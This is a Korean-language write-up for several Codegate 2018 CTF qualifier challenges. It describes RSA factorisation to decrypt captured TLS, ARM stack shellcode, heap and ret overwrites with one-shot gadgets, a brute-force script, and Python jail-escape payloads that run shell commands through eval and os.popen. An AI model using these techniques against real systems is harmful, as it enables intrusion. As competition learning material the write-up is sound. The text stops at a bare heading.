
**Codegate2018 CTF 예선 Writeup**

****


**University - certis 팀**

**Miro**


해당 문제는 pcap파일과 client접속 코드가 주어진다.

해당 코드를 보면 ssl통신을 하고,pcap파일은 통신을 했을 때 캡쳐를 한 내용으로 파악했다.

pcap파일에 있는 공개키를 추출하여 openssl로 보니 N이 1025bit 였다.




N이 작은편이기 때문에, 페르마 인수분해를 이용해서 p, q를 구했다.




(fermats.py - <https://gist.github.com/st1tch/a74be20c6eff34f716f347945a1dc125>)

또한, 구한 p, q를 이용하여 개인키를 만들었다.




이제 개인키를 복구 했으니, ssl통신내용을 복호화 해서 볼 수 있다.



저기 있는 frame 11, 12번 패킷을 제외하고 다시 저장한 뒤, 개인키를 이용하여 디크립트 할 수 있었다.

기존 client.py에 나오는 기능에는 R, L은 구현되어 있지만, U, D이 없기 때문에, 복호화된 pcap파일의 내용들 중에서 U와 D에 해당하는 토큰을 얻을 수 있었고, 결과적으로 G에 도착해서 flag를 얻을 수 있었다.




solve.py - <https://gist.github.com/st1tch/40aece2a9a8332b0a3efec524fb250d4>

**Melong**


이 문제는 ARM아키텍처 바이너리이기 때문에 라즈베리파이에서 진행했다.

우선 문제형태는 비교적 간단한 형태이기 때문에 취약점을 먼저 찾았다.



write하는 부분에서 read함수를 사용하는데 nbytes만큼 사용한다.

또한 a2의 버퍼는 메인함수의 bp-84에 존재하므로 적어도 84이상의 크기를 입력받아야 함수의 흐름을 바꿔 공격을 시도할 수 있다.




거슬러 올라가면 저 nbytes는 PT의 리턴값임을 알 수 있다.

따라서 PT함수에서 원하는 만큼의 size를 입력할 수 있는데, 다만 원하는 크기의 초만큼 sleep을 하기 때문에 크기가 너무크면 시간이 오래걸린다. 실제 로컬에서 할 때는 바이너리에 있는 모든 sleep함수를 0초로 패치한 후 디버깅하였다.


바로 PT함수를 실행할 수 없어서, 여러가지 방법을 시도해보다가

bmi 입력(180, 80..(내신체스펙;;ㄷㄷ)) -> exercise -> bmi 입력 -> exercise -> PT입력(100) -> PT입력(100) 의 과정을 통해서 100바이트만큼 원하는 내용을 쓸 수 있게 되었다.




따라서 pc를 제어할 수 있게 되었는데 rop를 하자니 귀찮아서,

다른 방법을 생각해보다가 스택에 실행권한이 존재함을 발견하였다.



또한 bp근처에 존재하는 스택 주소를 leak하여, buf 주소를 상대적으로 계산할 수 있었다.

따라서, buf에 입력을 할 때 nop sled + shellcode의 공격페이로드를 구성하였고, 리턴되는 주소로 대략적인 buf근처 주소를 줌으로써 shellcode를 실행하도록 하였다. 로컬에서는 바로 됬지만 서버에서는 바로 안되서, 스택주소를 0x10씩 몇 번 조절함으로써 쉘을 획득했다.




exploit - <https://gist.github.com/st1tch/0d1eb68ea169845c581783c4047c191c>

**Supermarimo**

이 문제 역시 취약점을 먼저 찾아보고 공격을 시도하였다.

우선 입력을 받을 때, show me the marimo 를 입력하면 marimo가 추가된다.




marimo 구조체는 24byte로 구성된다.

|  |  |  |  |
| --- | --- | --- | --- |
| birth(4byte) | size(4byte) | &name(8byte) | &profile(8byte) |

위와 같은 정보들이 저장되는데, 단계로 살펴보면

marimo할당(24), name할당(16), profile할당(32) 순서로 힙에 할당이 된다.



또한 view메뉴를 통해 marimo들의 배열인 bowl에 속해있는

특정 marimo의 정보들을 수 있고, profile을 수정할 수 있다.

이 곳을 통해 특정주소에 overwrite와 leak을 할 수 있다.

우선 overwrite를 해야하는데, edit을 통해 profile을 수정하는 과정에서 원래 크기인 32byte가 아닌, 처음 크기 + (현재시간 – marimo를 생성한시간) 만큼 profile을 수정할 수 있다.

재할당 과정이 없이 바로 이루어지므로 뒤에 다른 힙청크가 있다면 heap overwrite가 가능한 상황이다.

위 방법을 통해 marimo3개를 순서대로 할당받고, 적당한 시간을 기다렸다가 첫번째 marimo의 profile을 수정함으로써 두번째 marimo 구조체의 name주소와 profile주소 영역을 원하는 영역으로 바꿈으로써 leak을 할 수 있고, 또한 원하는 주소에 원하는 값을 쓸 수 있다.

따라서 먼저 leak을 통해 libc\_base를 알아낸 다음, malloc\_hook에다가 원샷가젯을 넣어서 쉘을 획득할 수 있었다.




exploit - <https://gist.github.com/st1tch/7f797d3d138200e8a7a2594987184068>

**BaskinRobins31**

제일 쉬운 문제였다…


아주 착한 마음을 가지고 바이너리를 열자마자 바로 취약점이 보이는 마법이 일어났다.



바로 이 부분인데, 시키는대로 1-3을 입력하지 말고 그냥 0x190만큼

데이터를 쑤셔넣으면, ret까지 덮어버릴 수 있다.

따라서, 그냥 write함수로 끌리는 함수의 got를 leak하고, 다시 main으로 trigger한 다음, libc\_base를 구하고 oneshot가젯을 ret에 넣으면 끝!



exploit - <https://gist.github.com/st1tch/db7fce8ccafe59da756c9c085fb3eb83>


**RedVelvet**

ELF 바이너리가 하나 주어지고, 실행하면 아래와 같다.




입력을 하면 아무런 출력 없이 그냥 종료된다.

단순한 입력값 체크 문제이므로 IDA 로 확인해본다.



해시로 보이는 문자열과, 입력 문자들이 여러 func? 함수들을 거치는 것을 볼 수 있다.


func 함수는 대략 아래처럼 생긴 형태이다.



두 문자에 대한 조건식으로, 이 func1 하나에 대해서는 간단히 파이썬으로 돌려보면

“Wh” 라는 것을 쉽게 알 수 있고, 입력하면 “HAPPINESS:)” 가 출력되는 것을 볼 수 있다.

이런 식으로 아래에 이어지는 루틴은 아래와 같다.



최종적으로 문자들을 하나하나 검증한 다음 해당 문자열의 SHA256 해시가

위에서 처음 strcpy 한 문자열과 동일하면 그 문자열 자체가 flag 가 되는 것을 볼 수 있다.

기본적으로 func5 까지는 두 문자 뿐이고, 하나는 다음 함수에 전달되는 식이므로

한 문자에 대해서만 브루트포싱을 해보면 What\_You 정도 까지는 쉽게 알아낼 수 있다.

(물론 실제로는 여기까진 게싱으로 진행했으나..)

그 뒤부터는 아예 프로세스에 대해 브루트포싱을 하기로 하였다.

그러나 중간 중간에 조건에 중복되는 경우가 있기 때문에( 한 2~3번 정도 나온다. )

이런 경우가 발생하면 리스트를 출력하여 일일이 하나씩 뒤에 붙여보는 식으로 진행하였다.

스크립트는 아래와 같다.

|  |
| --- |
| import subprocess  import sys  flag = 'What\_You\_Wanna\_Be?:)\_l'  n = 14  while True:  f = 0  for i in range(0x20, 0x80):  for j in range(0x20, 0x80):  p = subprocess.Popen(['./RedVelvet\_patch'], stdin=subprocess.PIPE, stdout=subprocess.PIPE)  p.stdin.write(flag + chr(i) + chr(j) + 'aaaaaaaaaa\n')  p.wait()  dn = len(p.stdout.read(1000).split('HAPPINESS:)'))  if dn > n and i != ord('`'):  flag += chr(i)  flag += chr(j)  print flag  n = dn  f = 1  break  if f == 1:  break  if f == 0:  break |

위의 경우도 :) 근처에서 중복 때문에 일일이 해보고 그 뒤부터 다시 진행하는 결과이다.

처음 스크립트는 n = 6, 7 정도부터 시작했으나 수정하면서 최종적으로는 위처럼 되었다.

그렇게 다 돌려보면 최종적으로 플래그를 얻을 수 있다.

Flag : **What\_You\_Wanna\_Be?:)\_la\_la**

**Impel Down**

서버에 접속하면 Rule 과 함께 Name 과 그 뒤에 work 를 입력 받는다.

Jail 이라 당연히 지금까지 나오던 그런 언어 레벨에서의 Jail 을 생각했으나

이것저것 넣다보니 그냥 정말 단순한 Rule 상의 Jail 이 아닌가 싶어 헷갈렸다.

그러나 “coworker tool” 처럼 공백을 넣어 두 개를 넣어본 결과 아래처럼 에러가 발생했다.

|  |
| --- |
| Traceback (most recent call last):  File "/home/impel\_down/Impel\_Down.py", line 140, in <module>  result = eval("your."+work+"()")  File "<string>", line 1  your.coworker tool()  ^  SyntaxError: invalid syntax |

입력할 수 있는 work 들이 실제 메소드명이고 eval 로 하는 괴상한 동작으로 보아

언어 레벨의 Jail 을 확신할 수 있었고, 그 때부터 온갖 삽질을 하였다.

보통 이런 문제는 소스 파일에 플래그를 그대로 넣어두거나, 또는 쉘 명령을 실행해야 되는

경우인데 둘 중 어느 경우인지는 알 수 없어 일단 두 가지를 모두 고려하여 보았다.

38자 제한으로 인해 까다로웠으나, 이런 저런 것을 넣다보니, your.dig()/int(~~~~) 형태로

넣을 경우 int 의 에러 메시지에서 결과를 볼 수 있는 것을 확인하였다.

또한 이를 이용해 sys 모듈이 import 되어 있는 것을 알 수 있었고,

sys.modules[“os”] 등을 통해서 무언가 해보려고 하였으나, system 함수를 실행해도

결과 출력이 이쪽으로 오지는 않는 듯 하였고 system 이 출력을 리턴해주는 것도 아니기에

쉽게 되지 않았다. popen / read 를 이용하기엔 너무 길이가 짧았다.

고밓나던 중 dig/int(open(sys.argv[0]).read()) 와 같은 형태를 생각해내어 소스 파일 내용을

볼 수 있었지만, 에러 메시지에서 짤라버리는 바람에 길게 볼 수가 없었다.

[100:] 같은 식으로 해보려 하였으나 아쉽게도 38자 제한에 걸렸다.

고전하던 중 처음 입력하는 name 에 착안하여, your 객체에 name 이 변수로 있지 않을까

생각해보았고 정말로 있는 것을 확인하여 이를 이용해 길이 제한을 우회할 수 있었다.

결과적으로 입력은 dig/int(eval(your.name)) 로 하고, 실행할 코드는 name 에 적어주었다.

그리하여 open(sys.argv[0]).read()[0:] 부터 open(sys.argv[0]).read()[3000:] 까지 쭉 수동으로

일일이 소스를 뒤지던 중 3000: 에서 아래와 같은 주석을 발견하였다.

|  |
| --- |
| # FLAG is /FLAG\_FILE~blahblah (this is only executable.) |

따라서 다음으로 sys.modules[‘os’].popen(‘ls /’).read() 등을 이용해서 파일 풀네임을 얻었고,

다음 sys.modules['os'].popen('/FLAG\_FLAG\_FLAG\_LOLOLOLOLOLOL').read() 를 써서

실행하여 플래그를 얻을 수 있었다.

Flag : **Pyth0n J@il escape 1s always fun @nd exc1ting ! :)**

**easy\_serial**

